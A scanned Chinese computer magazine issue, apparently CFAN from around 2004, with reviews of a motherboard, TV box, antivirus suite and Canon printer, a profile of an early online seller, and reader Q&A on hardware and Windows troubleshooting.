除此以外，这款电源最有别于其他电源的设计就是将散热风扇由民用电入口旁挪到了输出线缆的一边。这项设计也是世纪之星的专利设计。传统的在民用电入口处的风扇散热是吸风试设计，受吸风式散热结构的限制，产生的风量和风压比较微弱，并且产生的气流“杂而无序”，无法真正达到对其电源内部的主要发热器件进行有效散热的目的；而改进的自由战士2代采用的直吹式散热结构，恰恰对电源的有效散热提供了有利的辅助作用，电源风扇所产生的风量风压充足，且气流集中对准电源内部的散热片和发热量较大的器件，显然更为合理，在试用中我们也发觉电源温度明显更低了。CF [SC17]

微星K7N2 Delta2-LSR主板

■ CFAN评测室

AMD新近推出的Sempron处理器是一款性价比很不错的入门级CPU，其中的Socket A接口的Sempron更受低价装机用户喜爱。而找一块相适应的主板也是发挥CPU性能的关键。微星也于Sempron推出的同期新上市K7N2 Delta2-LSR主板。


K7N2属于微星产品线中一个经典设计，近乎相同的板型，通过搭配nVIDIA不同时期的南北桥，实现不同的功能，满足不同用户的需要。K7N2 Delta2-LSR就是在nVIDIA推新南桥后这一系列的新一代升级版本。

K7N2 Delta2-LSR的采用微星主板常用的红色PCB板，全尺寸ATX结构使主板设计游刃有余。K7N2 Delta2-LSR北桥依然是经典的nVIDIA 的nForce2 Ultra400芯片组，支持双通道DDR400内存，支持全系列如AthlonXP、Sempron、Duron处理器，提供AGP 8X支持。专用的4PIN供电接口使两相供电设计也能满足CPU的供电需要。当然，AMD Socket A

处理器功耗更低，所以两相供电也能满足需要。

K7N2 Delta2-LSR最大的改变在于主板南桥，采用的nVIDIA新一代MCP-RAID南桥芯片，使这款主板能不依靠第三方芯片，直接提供两个SATA接口，使nFORCE 2主板终于摘掉了“不能支持SATA”的帽子。除此以外，从MCP-RAID的名字可以直接看出，这款南桥芯片是直接支持RAID的，nVIDIA让这款南桥直接支持RAID 0/1/0+1三种模式，而且奇特的可以降PATA硬盘和SATA硬盘组合起来构建RAID的功能也十分体贴用户。

其他方面，K7N2 Delta2-LSR同样提供100Mbps网络连接功能和5.1声音输出功能，并且还自带同轴和光纤的数



650元

字音频输出口，可以使计算机与高档的音频放大器或者有源音箱相连，更能提升声音输出效果。除此以外，在配套线缆这种细节方面，微星也很注意，这款主板的配套线缆相当丰富。CF [SC18]

天敏视玲珑SLIM TV USB 2.0

■ CFAN评测室



600元

对没有PCI扩展能力的电脑（笔记本或者一些品牌机）来讲许多扩展功能就需要USB接口才能实现，因此许多USB外接设备还是很有市场需求的。天敏视玲珑SLIM TV USB 2.0顾名思义就是一款采用USB 2.0接口的USB外置电视盒。

电视盒作为电脑的外置配件，外形一定要好看，否则用户都不好意思拿出来放机箱上。天敏视玲珑SLIM采用的圆弧形外形设计，整体色泽为乳白色，看起来朴素。外壳采用磨砂表面，质感不错。

天敏视玲珑SLIM的所有接口分置在电视盒前后，后面是电视输入、USB 2.0、音频输出三个接口，前面则是音频输入、视频输入、S端子输入以及信号灯和红外接收口。这样设计的好处就是电视信号线、USB连接线、音频输出线这三根长时间连接的数据线接入后就不需要再拔出，而视频音频输入这些在PS2游戏机、DV设备间相互切换的端口设计在前面板上，方便用户插拔使用。

天敏视玲珑SLIM内部设计上，采用TCL的2002MI-3高频头接收电视信号，解码芯片使用的是Philips的SAA7113H，这也是高品质电视盒常用的解码芯片。与电视卡只需要高频头和解码芯片不同，电视盒还需要一个USB控制芯片才能完成将电视信号输出到电脑的功能。天敏视玲珑SLIM采用的禾瑞亚科技（Empia）的EM2800芯片。这是一颗整合USB 2.0外围控制器、影音压缩、同步控制的芯片，不需要再外加芯片就能提供立体音效、影音同步及压缩的功能，因此这款电视盒也没有再外接电源。

功能方面天敏视玲珑SLIM最多可接收136个电视频道，可把电视节目压缩成MPEG-1/2/4格式文件，具有实时压缩功能，多计划预约录制电视节目，不到700元的售价让这款外置电视盒十分抢眼。CF [SC19]

金山毒霸6增强版

■ CFAN评测室



99元

随着互联网的大规模普及，电脑病毒现在已不再局限于普通的感染文件或者破坏系统了。电脑病毒的一个重要分支“木马”病毒已成为现在电脑安全的主要危害者之一。据统计78.26%的用户怀疑受到木马病毒攻击过，63%以上的电脑用户曾受过“木马”病毒攻击，个人电脑用户当中，每三台机器中就有一台感染“木马”病毒，网络游戏玩家33%的用户被盗号都与“木马”有关。因此金山毒霸6增强版也在已有的金山毒霸杀毒软件和金山网镖网络安全软件基础上，新加入木马专杀工具，专门对付各种木马程序。

为保证金山毒霸6增强版的强力查杀木马的能力，新版本有以下方面的改进：新增15000种木马库，并对国内流行的木马相当敏感，能彻底查杀各种流行网络游戏盗号木马、网络银行交易盗号木马、以及QQ木马；在原来金山网镖的基础上集成了木马行为判别，新增金山毒霸木马防火墙，拦截木马病毒，保障系统安全；改进查杀病毒的能力，加强内存杀毒和压缩包内病毒处理能力；增强病毒防范能力，增强漏洞扫描修复功能，查杀“漏洞型病毒”；全新高效的在线升级程序，在发现病毒后能高速提供查杀能力。

另外，木马专杀工具提供了三种不同的扫描方式，分别是快速扫描、完全扫描、自定义扫描。满足不同的用户不同场合下面的需求。

除自定义扫描外，木马专杀工具还提供自动修复系统功能。木马程序都具有隐藏性，它千方百计的伪装成各种系统程序，并且希望以各种的方式是自己得到运行，比如把自己加入到注册表启动项中、修改win.ini、system.ini、winstart.bat等配置文件、修改EXE可执行文件关联等等。这些被木马修改之后注册表和配置文件，如果用户手工去恢复，将是一件非常复杂和容易出错的工作。金山毒霸木马专杀在清除木马之后，能准确智能的把计算机恢复相应注册表项、系统配置文件等，把系统恢复到中木马之前的状态。避免了手工修复的麻烦。CF [SC20]

照片打印新选择——
佳能 PIXMA iP2000 喷墨打印机

■ CFAN评测室

近期，佳能最新发布了新的喷墨打印机系列：PIXMA。据悉，PIXMA是佳能本次在全球同步推出的全新形象的喷墨打印机产品线的统称，本次一共推出该系列产品共 8 款，分别面对专业，商务及家庭用户，以满足不同客户群的需求。




针对家庭用户，此次 PIXMA 共有三款入门级产品——PIXMA iP2000/iP1500/iP1000。承袭 PIXMA 系列打印机高品质结合高速度的优秀性能，为家庭用户的打印提供了最新的选择。我们这里介绍的是 PIXMA iP2000。

小巧时尚，家居装点

PIXMA iP2000/iP1500/iP1000 应用了与中高端 PIXMA 产品一致的色调搭配，显现着高雅的风格，小巧的机身设计，不仅节省了桌面空间，更迎合了当今现代人简约高品质生活理念。无论放在书房中，或是起居室内，都会融合其中，和谐一致。

出色打印性能——源自佳能“FINE”打印头

作为 PIXMA 家族的成员，PIXMA iP2000 应用了佳能全新的 FINE 打印头技术，以实现高性能的打印。高精度的喷嘴紧密排列在打印头上，快速持续地喷射一致的、固定的墨滴。出色而精确的墨滴喷射和在纸张上的定位，确保了更平滑，更低颗粒感，更出色的色调表现与更高分辨率的图像质量。不仅如此，FINE 打印头同样实现了更多的喷嘴、更高的喷嘴排列密度以及更快的驱动频率，实现了同级别产品中更出色的打印速度。iP2000 的打印速度达到黑白每分钟 20 页，彩色每分钟 14 页，并可在不到一分钟的时间内打印一张 4x6 的无边距照片。



4800dpi 分辨率——照片品质打印

PIXMA iP2000 具备了高达 4800x1200dpi 的打印分辨率，提供了家用入门级产品最为出色的打印效果。平滑的色调，肉眼几乎不可见的颗粒感，图像打印的品质远远领先于同级别的其他产品。不仅如此 iP2000 打印时最小可喷射细小至 2 微微升的墨滴，更好的表现出色彩的过渡与中间色调，效果与 6 色机型相比毫不逊色。

无边距照片——快速打印，轻松享受 Photo 乐趣

现在的高像素数码相机的数码照片已能够满足大幅面冲印得需要，而能够满足照片充满整个纸张，无边距的照片才能使您真正体验到艺术感的乐趣。iP2000 可以支持最大到 A4 幅面的无边距照片打印，让用户轻松享受大幅面照片的乐趣。

功能强大的软件——简单易用，轻松上手

不懂得那些复杂的作图软件，不知道如何打印出精美的照片，没问题，安装光盘内除了打印机驱动，还为您准备了超级便捷的照片打印软件。根据软件的提示，轻轻松松，完成照片打印。不仅有照片裁切，打印布局设置，打印日期等功能，更有面部锐化，瑕疵去除，面部加亮等图像修正功能。配合佳能原装的照片纸，任何人都可以成为大师。

高级功能应用于家用产品

作为家用级产品，PIXMA iP2000 是首台标准配置双向进纸功能的家用级打印机。除自动供级器外，iP2000 支持前部进纸打印，机身上的有明显的指示灯和切换键方便用户设置和观察进纸方式。同时，双向进纸器别放置照片专用纸和普通纸，在打印照片和文档时不用更换纸张。前部进纸和出纸，即使将打印机紧靠墙壁放置一样可以正常打印，节省了居室中宝贵的空间。当然，即拍即打功能也不可缺少。iP2000 可以连接数码相机直接打印出照片，支持 PictBridge 协议，让您拥有更自由的输入输出组合。数码时代，佳能助您更轻松地地将记忆珍藏。



经济的打印成本，简便的功能操作

考虑家庭用户的使用特点，PIXMA iP2000 使用了 BCI-24 系列墨水盒。颜料黑色墨水，适用网页、报告的文字输出，清晰锐利，有如激光打印；彩色的墨水应用染料配方，与纸张更强的渗透力，使照片打印色彩更加艳丽持久。合理的价格，确保家庭用户更经济的使用成本。CF [SC21]



网络中的叫卖声



■ 河北 苗得雨

第一次见到本次故事的主人公，是在石家庄南三条批发市场旁边的一个菜市场里。一个头戴草帽蹬着三轮的小伙子正在和菜贩讨价还价。

“一块二一斤。”菜贩说。

“开什么玩笑，上次还八毛钱。不卖我走了。”小伙子骑上三轮车。

“好好好，给你给你。”小贩投降了。

小伙子满意地拿上菜，骑着三轮车离开了市场。这个小伙子就是我们今天故事的主人公杨波，一个靠在网络中贩卖并且已经身价百万的富翁。

百万富翁的第一台电脑

杨波出生在河北省太行山脚下的一个小县城里，父亲是一个非常普通的日用百货商贩，母亲是本本分分的农民。在杨波刚刚上小学时，父亲为了让全家摆脱贫穷而普通的生活，举家迁到了杨波向往已久的大城市——河北省省会石家庄。

不过城市生活并不像杨波所想像的那么顺利，刚刚转入小学时就因为口音遭到了小伙伴的嘲笑和歧视。在这样的环境中，杨波从小就养成了孤僻而独立的性格。“我小时候就不大喜欢跟别的小伙伴一起玩，那时最大的梦想就是有一个真正属于自己的朋友。后来我在小人书上看到，电脑就是这样的一个朋友，而且它的本领特别大，所以我从小就对计算机特别向往。”

在杨波初中一年级时，一次老师让他去另一位老师的办公室取东西。杨波来到办公室后，发现老师桌上竟然摆着一台跟书中图片里一模一样的电脑。“那是我第一次看到电脑。我赶紧问老师这是不是电脑，老师说是。那个时候我兴奋极了，在老师的‘特批’下，我还按了按电脑的键盘。”

杨波说，之后他又有几次机会去那个老师的办公室，每一次去杨波都盯着电脑看半天。“后来有一次我上课路过那个老师办公室的门口，发现他的废纸篓里有一个可能是报废的电脑3寸软盘，放学后就紧忙跑到那个老师的办公室门口，把那个3寸盘拣了回来。”拣回软盘的那天，杨波夜里几次起床去看桌子上的那张软盘，想象着电脑的神奇功能，那一夜他几乎彻夜未眠。

杨波的父亲很快发现了自己儿子的小秘密，杨波央求父亲给自己买一台电脑。父亲也感觉这是一个对儿子有用的“物件”，于是从银行里取出了1000元钱，领着杨波兴致勃勃地去买电脑。“不过在打听过价格后，我和父亲就放弃了。那时候电脑太贵了，最便宜的一台386电脑也要4000多元钱，这个价格对于我们这样一个家庭来说非常离谱。”虽然杨波的电脑梦破碎了，但是父亲还是给杨波购买了一台电脑学习机。“从那个时候起，我就暗暗许下了诺言，一定要拥有真正的电脑。”从那一天起，杨波开始自学电脑，在学习机上他敲出了自己的第一个汉字；也是在学习机上，他运行了自己第一个所谓的程序。

1997年底，杨波终于盼来了自己的电脑，一台真正的电脑，一台从他梦想中的中关村里买来的电脑。

杨波的梦实现了……

网络中的成与败

1999年初，正在就读高中一年级的杨波接触到了互联网。互联网，那是一个在他的眼中可以包容一切的，陌生而又神秘的世界。杨波说，自己没有上网之前，心目中的Internet信息高速公路就是Bill Gates那本《未来之路》封皮上的样子，信息可以畅通无阻地直达自己的电脑和大脑中，不过事实要比杨波的想象更加精彩。

那一年，19岁的杨波开始利用家中那台只能够跑36K的小猫上网。而网络给予了杨波对世界的全新了解。据杨波自己说，那是他第一次用那样的一种眼光看世界，第一次那样清晰地感触到来自网络的自由空气。

2000年，杨波对于网络中的一切都显得那么的痴情。他迷聊天、迷IRC聊天室、迷各种各样的BBS、迷新闻组，甚至还注册了几十个E-mail信箱地址。随着对网络接触的逐步深入，杨波第一次感受到了网络带给他的精神愉悦之外的各种压力。在这诸多的压力中，首当其冲的就要数上网费。“2000年那个时候上网，不仅网速奇慢无比，而且上网费很贵。我用猫拨号上网的费用是每小时5元钱，一个月下来最少都需要200多元钱的网费。也就是在那个时候，我父母开始明确反对我上网了。”但是此时的杨波已经无法离开网络了，网络已经成为了他生活的一部分，杨波与父母的矛盾也由此开始激化。

2001年的夏天，一年一次的高考如期来临，而杨波的命

运也开始由此改变。杨波的高考结果是大比分的落榜，这一切似乎都应验了父母的训斥。父亲更是将这一切的结果都归结于网络的过错，并一怒之下砸了杨波上网的Modem。“他没有考上大学一直是我心中最痛的一个伤疤，虽然他现在事业有成，但是我仍然认为不能上大学是他终身的遗憾。当年一气之下砸了他那个‘猫’是我不对，不过网络当时真的切断了他求知的道路。”杨爸爸谈起当年自己砸儿子Modem的事情，至今仍然耿耿于怀。

网络商机的诱惑

高考落榜的杨波并没有复读，他选择了帮父亲照料杂货店。2002年初的一天，杨波在报纸上看到了一篇介绍网络购物的文章，这篇文章介绍了如何在网络上通过电子商务和拍卖网站出售自己的杂货品的经验。文章迅速引起了杨波的兴趣，不仅仅是因为杨波自己在卖日用杂货品，更重要的是这篇文章介绍的贩卖途径——网络。

“当初没有考上大学，我并不像父母一样认为是网络害了我，就像现如今很多父母指责网络游戏害了自己的孩子一样。但是其实则不然，首先没有任何人害我，我是自己沉迷于网络；其次网络只是一种途径和工具，我因为无法克制而做出了错误的事情。我首先认为自己应该承担，所以我不恨网络。”杨波说他不单不记恨网络，反而一直认为网络让他开阔了眼界，更多地认识了世界。所以当杨波一看到与网络相关的东西，他就仍然很感兴趣。

“我当时看到那篇文章的时候，我就想，网络一定是一个不错的市场。因为过去我接触网络时就发现，很多网友都有不错的消费潜力。我当时就想按照那篇文章上所介绍的一些方法去试试看。”杨波直觉性的告诉自己，网络销售是一个很大的市场，而且是一片绝对未开拓的处女地。不过虽然杨波父母都在经商，但是他也清楚地知道，网络已经成为了全家人心中最深的痛。如果他建议父母到网络中去做生意，那么肯定回遭到强烈的反对。甚至连他自己都没有想好，如何才能把业余的爱好变成赚钱的工具。但是杨波说，有时候人就是不可思议，在某些时候会逼出一些连自己都难以理解的力量。他说他其实已经想不起来，经过了怎样的一番心理斗争之后，他，这个连电子商务是什么概念都没有搞清楚的人，最终还是决定在网络中博一博。

那时候，他脑子里只有一个词——“义无反顾”。

“我当时自己订了一个网络销售的计划，但是我在家里已经相当没地位了，不可能跟父母说上网的事情，甚至连网络这两个字都是不能够提的。”一个月后，杨波自己悄悄搬出了家住，租借了朋友家的一间仅仅有18平米的小房子，开始了自己网络叫卖销售的生涯。

网络‘倒爷’的苦与乐

最初的几天，杨波在各个论坛的BBS上四处张贴自己需要销售商品的广告贴。但是半个月过去后，他没有接到一单生意。“我那些贴子不是被网管删除了，就是因为很多人怀疑我是骗子，不买我的东西。而且在论坛灌这种广告的水经常被骂和被删贴。”在杨波为销售产品而头疼的同时，易趣这个中国老牌的B2B拍卖网进入了杨波的视线。在决定将易趣作为自己发展的基地后，杨波开始了艰辛的创业过程。

杨波的目标很简单，就是要挣一笔钱拿给父母看。“我其实很清楚，钱在我和父母的眼中并不是简单意义上的那种货币单位，而是一种能力的认可，是一种自身价值的体现。我认为，挣来了钱就说明我这个人在社会中有了存在的价值，或者说，有了生存的地位；而没有挣来钱的时候，什么网络什么网络销售都是口头上的空话。所以我很注重拿自己挣来的第一笔钱给他们看。”

从立下誓言的这一天起，杨波就开始白天在父亲的店里帮忙，晚上回到自己的小屋就开始认真地经营自己的网络小店。但是在易趣的道路并不平坦，杨波很快就在网络中遇到了自己的第一个麻烦。“当时我没有自己的数码照相机，所以我的网络商店中的那些商品都没有照片。我就上网扒了别人照的图片，没有想到这一下捅了马蜂窝，很多网友投诉我，说我窃取他们商品的图片。无奈之下我只好撤了照片。”照片的事情发生后，杨波开始在网络中那些公开的网站中寻找照片，并学会了使用PhotoShop对照片进行简单的加工处理以避开网友的指责。

通过摸索，杨波已经整理出了一整套非常出色的商品照片。他满怀信心地将这些照片放到了网上，等待着自己的顾客一个个地出现。然而，一个多月过去了，杨波竟然只卖出去了一个保温杯，他最初的创业激情也开始在时间的流逝中消耗殆尽。杨波这时开始反思，他耐心思考着自己的商品为什么不受欢迎。经过观察网络中的商品他终于发现，原来自己卖的都是一些小商品，价格没有优势不说，而且产品也不具特色。而在网上热卖的产品多数都是一些性价比比较高的耐用消费品，例如手表、电子游戏机等等。杨波开始迅速转变自己的战略。他在南三条批发市场调查后将市场中性价比比较好的一些产品放到了网上，果然在第二月的守株待兔中，杨波开始陆陆续续接到零散的订单了。

网络销售的成功虽然让杨波很兴奋，“网络销售产品最大的优势就是你能在接到钱和订单之后再进货，这样我根本就不用去考虑资金流通的一些问题。”但杨波仍然没有将自己成功迈出的第一步看作为胜利，他也仍然没有将自己在网络中经商的消息透露给父母。“我当时想至少也要赚够一万元之后才告诉他们，那样才有底气。”为了早日的实现自己的目标，杨波开始扩大自己商品的种类，而且他开始卖一些非常热销的另类产品。

“有一次我逛易趣发现一种叫做‘龙猫’的宠物很好卖，而且每只最少都要1000元。那种宠物很像耗子，我想一只老鼠肯定值不了这么多钱。后来我经过网上详细查询，果然不出我所料，这种俗名叫做毛丝鼠的栗鼠在东北和华北只不过五六十元就能买到。后来我批发了几十只就在网络上卖。”不过令杨波没有想到的是，同在易趣卖龙猫的竞争对手开始打

压杨波。他们开始使用欺诈、打骚扰电话、去易趣投诉等各种方法骚扰杨波，很快杨波的帐号就被易趣封存了。“网络上的公共交易平台实在有太多问题了，通过这次卖龙猫事情一下子全部都暴露出来了。所以这次事件之后我横下心来建立了自己的网站，再也没有去易趣卖过东西。”

2003年的非典爆发给无数家庭带来沉重的灾难，然而这次事件却成就了杨波的网络交易网站的繁荣。当时全国市场上口罩需求量大增，而杨波早在半个月只前就看到了这种态势，他预先进了大量优质面口罩和N95重度防护口罩。正是看中了这个机遇，短短一周之内，杨波就在网络中售空了全部口罩。而且由于没有加价销售，自己的网上商店也因为信誉好访问量成倍激增。“当时，可以说非典成就了网络购物，也成就了我。其实我那时的产品并不是仅仅只有口罩一种好卖，其他的各种生活用品在那段时期都挺好卖的。主要原因还是跟人们不愿意出家门有关，特别是石家庄距离北京比较近，运输过程不需要消耗太多时间，所以我这里供应北京的一些商品简直供不应求。”

成功后的网络经商之路

事后杨波告诉自己的父母，自己要在网络上开一个网络商店。果不其然，父亲一开始就将他臭骂一顿，说他在做梦。然而当杨波领着父亲看自己的业绩的时候，这位老人只是不断地重复一句话：“这保险吗？”

现如今通过两年多的经营，杨波的网站已经完成了从B2C向B2C、B2B并存的经销模式的转换，商店的年销售额也接近60多万。他最近正在野心勃勃地请人编写自己的电子商务网站。杨波说，现在使用信用卡的人多了，网上购物实时结算的人也多了。这样，不仅顾客可以很方便地在网络上直接购买我的商品，而且也大大缩短了资金和物流的流动速度。他说这个变化是很有决定性的，所以他预测在将来，他的生意会更好……

小编点评：网络火了这么多年，电子商务也喊了这么多年。但真正能靠电子商务在这个商业社会上创业和盈利的，却没有几家。网络经商在很多人眼中，虽然已经不是什么虚无缥缈的东西了，但如何让人知道你的网上商店的存在并来买你的东西，是比开一个电子商务网站更高深的学问。这可不是有一腔热情，搞一台电脑、弄一个数码相机、找两个下游供货商就能解决问题的事情。找准并仔细分析你的目标客户群体，制定销售和宣传计划，规划好盈利前景……这些都是梦想着靠个人电子商务网站创业者们必须认真考虑的问题。

CF [CY01]

Office秘技偷偷报

职业的起点有多高？



CF [CY02]



硬件维修站

1 哪些芯片组支持Barton CPU

问:我最近想将CPU升级为AMD的Athlon XP Barton 2500＋,顺便更新主板,但恐怕选错了主板。请问都有哪些芯片组支持Barton？

答:目前能支持Barton 2500+的芯片组有VIA KT600、KT400A、KT400、KT333CF、SiS748、SiS746FX、SiS 745、nVIDIA nForce2等,而KT400、KT333CF、SiS746FX、SiS745等芯片组也兼容这个系列的CPU。

2 外频过高导致软驱故障

问:我使用的是MS-6199主板,使用中发现,当我把外频调为83MHz时,软驱无法正常读盘。请问这是怎么回事？

答:由于MS-6199主板上的VA693A芯片组提供的PCI总线分频数值为2、3和4,因此在设置为83MHz外频时,PCI分频为2,此时PCI频率为41.5MHz,而PCI标准频率是33MHz,很明显83MHz这档频率是非标准外频,这种非标准且过高的PCI频率将导致一些硬件设备工作不稳定,而软驱的总线也属于PCI总线,所以主板工作在83MHz时可能会导致软驱无法正常工作。如果是这样,只需恢复标准外频即可使软驱正常工作。

3 Win98下集成声卡变哑巴

问:我最近换了一块微星MS-6309NL100主板,使用板载声卡,但在安装Windows 98后,发现不能正常播放声音。此时系统桌面上的任务栏中能够正常显示"小喇叭"图标,单击后也可以进行音量调节,而在"设备管理器"下的"声音、视频和游戏控制器"中的"Soundmax Integrated Digital Audio"项显示是正常工作,"Soundmax Integrated Digital Audio"的"属性"资源项中也没有中断冲突,"常规"项显示此设备当前工作正常。请问如何解决这个问题？

答:这是一个比较常见的问题,首先要检查音频信号线和音箱信号线是否连接牢固和正确,其次要看看主板BIOS中的"Integrated Peripheral Setup"参数项下"Onboard AC97 Audio"一项是否设置为"Enabled"。如果都没有问题,那就很可能是声卡驱动程序安装不当。微星MS-6309NL100主板的附带光盘中有一批声卡驱动程序,如果程序安装错误,在任务栏上也能显示"小喇叭"图标,系统也不会提示驱动错误,但声卡却无法发声,解决该问题的方法是:

(1)在"设备管理器"中删除"Soundmax Integrated Digital Audio"项并重新启动电脑。

(2)把主板附带的驱动光盘放入光驱中,光盘自动运行,在项目列表中的第二项显示的是"VIA AC97 PCI Sound Drivers",选择该项并按照提示安装。

(3)在"设备管理器"中打开"Soundmax Integrated Digital Audio"的"属性"项,选择"驱动程序"里的"升级驱动程序",然后按照提示将驱动程序所在位置定位于驱动光盘中相应的文件夹。

(4)升级完毕后重启系统即可。

4 播放DVD影片出现爆音

问:我买了一台DVD光驱,在播放DVD影片时,总是出现很强烈的爆音,非常影响观看效果。而我把光盘上的文件复制到硬盘上播放时,就没爆音了。我使用的是Windows 2000。请问这是怎么回事？如何解决这个问题？

答:这种爆音故障和光驱的设置不当有关,你的DVD光驱可能是工作于PIO模式,你应该将工作模式改成Ultra DMA模式,具体的操作步骤是:

(1)在系统桌面上用鼠标依次选择"开始→设置→控制面板",在随后出现的窗口中用鼠标双击"系统"图标,在弹出的"系统特性"界面中选择"硬件"标签。

(2)单击"设备管理器"按钮,接着在出现的设备列表中选择进入"IDE ATA/ATAPI控制器"。随后选择进入光驱所连接的通道,如Primary IDE Channel。

(3)选择"高级设置"标签,将其中的"传输模式"参数选择为Ultra DMA(或DMA)模式,连续单击"确定"按钮保存退出并重新启动操作系统即可。

如果还是无法解决问题,则应该到主板生产厂商的网站下载最新的主板芯片组驱动程序进行升级。

5 显卡驱动与QQ发生冲突

问:为什么操作系统总是提示显卡的Macxw4.drv程序和QQ冲突呢？

答:你可以采用如下方法解决问题:

(1)在系统桌面上用鼠标右键单击空白处,在弹出的右键菜单中选择"属性"。

(2)然后依次选择"设置→高级→性能"(有时"性能"可能变为"疑难解答")。

(3)将"硬件加速"项的滑动条调节到"无"的状态,保存退出并重启电脑即可。CF [SB01]

系统门诊所



1 窗口小图标变成乱码

问:我在使用电脑时由于断电导致非正常关机，重启Windows XP后发现应用程序窗口上的最小化、最大化和关闭按钮小图标有的变成了1、2、3，有的被改成了是问号或者乱码。请问这是怎么回事？如何才能解决？

答:这是Windows XP的一个常见故障，产生该故障的原因是:非正常关机导致系统中显示在最小化、最大化和关闭按钮上的图示字库丢失或损坏。

解决该问题的方法是到其他安装了相同操作系统的电脑上找到一个名为Marlett.ttf的字库文件并复制到自己电脑系统安装分区的<Windows\Fonts>文件夹中。另一个方式是重新启动操作系统，在系统启动前按F8键调出系统菜单，然后选择“安全模式”启动系统，接着在“安全模式”下正常退出，再重启系统，这样一般也可以解决问题。

2 升级系统后网速变慢

问:我在将操作系统由Windows 98升级为Windows XP后，使用宽带上网时感觉速度比以前慢了。软件和驱动程序都正常安装了。请问有什么解决办法？

答:你可以尝试如下方法:

(1)首先看看是不是驱动程序版本和应用软件兼容性的问题，可以到设备提供商网站下载最新的驱动程序进行安装。

(2)可以通过对Windows XP的设置来让带宽利用率达到最高，具体的操作步骤是:在系统桌面上依次选择“开始→运行”，在出现的“打开”对话框中键入并运行“gpedit.msc”命令来打开“组策略”窗口，再从“管理模板”下找到“网络”项目，这里有一个“QOS数据包调度”项，展开后可以在窗口右侧的“设置”列下看到一个“限制可保留带宽”的项目，双击该项目可以看到这里的“带宽限制”默认值为20%，你只要将该参数修改为“已启用”，并将“带宽限制”值改为“0%”就可以让带宽利用率达到最高。

3 系统本身就能繁简转换

问:我的电脑中安装的操作系统是Windows 2000，我刚刚收到了一篇使用Big5繁体字的文章，但我的系统中没有安装能进行繁简转换的软件。请问有什么比较方便的手段进行转换？

答:你可以直接使用Windows 2000自带的代码转换工具进行转换。具体操作步骤是:

(1)在系统桌面上用鼠标依次选择“开始→程序→附件→代码转换工具”。

(2)在随后弹出的窗口中的“来源”标签内单击“打开”按钮，从相应的文件夹中选择要转换的文件，同时在“代码页”参数项中选中“大五码”项。

(3)然后选择“选项”标签，在“中文简体字/繁体字转换”参数项中选中“将繁体字转换为简体字”项。

(4)接着选择“目标”标签，通过“另存为”按钮输入转换后的文件名称。

(5)单击“立即转换”按钮对文件进行转换。

4 改变策略后无法登录

问:我的电脑中安装的是Windows 2000专业版，我在“本地策略”中把“用户权利分配”的“拒绝本地登录”项设置为“Users,Guests,EveryOne”，这导致注销后用户无法再次登录，系统提示“无法进行交互式会话”。由于设置项包含“EveryOne”使得所有账号都被禁止登录。请问如何才能解决这个问题？

答:Windows 2000将当前本地安全设置的数据记录存放在WINNT\SYSTEM32下的CONFIG文件夹中，文件名是SECURITY，只有将它修改正确才能正常登录。最简单的恢复办法是用系统初始配置覆盖该文件。你可以使用系统启动盘启动电脑，将启动盘中REPAIR子目录下的SECURITY文件复制到CONFIG下覆盖出错文件，重新启动系统即可正常登录。

5 Windows 98下启动IE出错

问:我用的是Windows 98，最近只要一启动IE，屏幕上就会跳出“Explorer发生错误(KERNEL32.DLL)”的提示框。请问如何才能解决这个问题？

答:你可以用“记事本”程序创建或者直接修改系统安装分区根目录下的系统配置文件CONFIG.SYS，在其中将FILES、BUFFERS、STACKS这3行语句作如下修改(如没有可增加):

```
FILES=65
BUFFERS=40
STACKS=64,512
```

如果仍然不能解决问题，可使用“记事本”打开系统安装分区下Windows文件夹中的system.ini文件，然后在[386Enh]节内加入如下两行语句:

```
;Increases default stack pages from 2 to 6
MinSPs=6
```

MinSPs默认值是2，如需要，每次增加2直到解决问题为止，而第一句前面的“;”主要起注释作用。修改好后保存退出，重新启动系统即可。CF [SB02]



软件咨询间

1 词霸2003无法安装下去

问:在安装词霸2003时总是显示"安装IKERNEL.EXE时出错(0x1200)",无法继续安装。请问该怎么解决?

答:IKERNEL.EXE文件是Windows的安装程序引擎,运行各种软件的安装程序时必须有这个文件支持才行。根据你的情况来看,这个文件可能被设置为开机就运行了,请在正常启动Windows时按下Ctrl+Alt+Del组合键,查看"任务管理器"中是否有这个文件,如果有,选中它点"结束任务"按钮,然后就可以执行安装程序了。

2 插入表格不同于绘制表格

问:在WPS Office 2003环境下插入表格与绘制表格有何异同?

答:插入表格即选择常用工具栏的"插入表格"按钮,或者点击菜单"表格→插入→表格"命令所实现的表格操作;绘制表格即选择"表格→绘制表格"所实现的表格操作。

两者的相同点是:

(1)进入编辑的方式一致:单击表格即可进入编辑状态。

(2)表格缩放、编辑及数据处理等方法一致。

两者的不同点是:

(1)实现跨页的方式不同:插入表格操作,表格会自动尾随在当前光标处的段后位置,并可实现跨页操作;绘制表格操作,则直接"在当前位置",如需实现跨页操作,必须在选中表格的状态下,在右键菜单中设置排版位置为"尾随文字段"。

(2)选中表格的方法不同:插入的表格只要将鼠标移至表格边线处(≤2mm)即可自动选中;绘制的表格需要将鼠标移至表格边线处(≤2mm)时,点击鼠标左键,此时表格出现三个缩放点才表示表格处于选中状态。

3 文字竖排后字体变成宋体

问:我使用英文版Windows外挂RichWin中文平台,在用WPS Office 2003编排一个小报时,其中的一段要变成竖排。但在设置了文字竖排后,原来使用的方正细圆简体字体却变成了宋体。请问,文字竖排后为什么汉字的字体变成了宋体?如何进行竖排后字体的设置?

答:这种情况多出现在英文Windows外挂式中文平台的情况下,在这种环境下虽然安装了多种中文字体,但并没有建立旋转90度的逻辑字体。竖排时系统找不到对应的逻辑字体,就会取缺省的宋体来排版。以RichWin中文平台为例,建立逻辑字体的方法如下:

(1)在RichWin的主菜单中选择"逻辑字体设定"。

(2)假如要使"细圆简体"能够竖排,须新建一种名为"@细圆简体"的逻辑字体,其汉字字体为细圆简体旋转90度。

(3)重新启动WPS Office 2003就可以对方正细圆体简进行竖排了。

4 解霸不能播放的VCD光盘

问:我最近购买的正版VCD不能用超级解霸播放,查看光碟里无内容。如何解决这个问题?

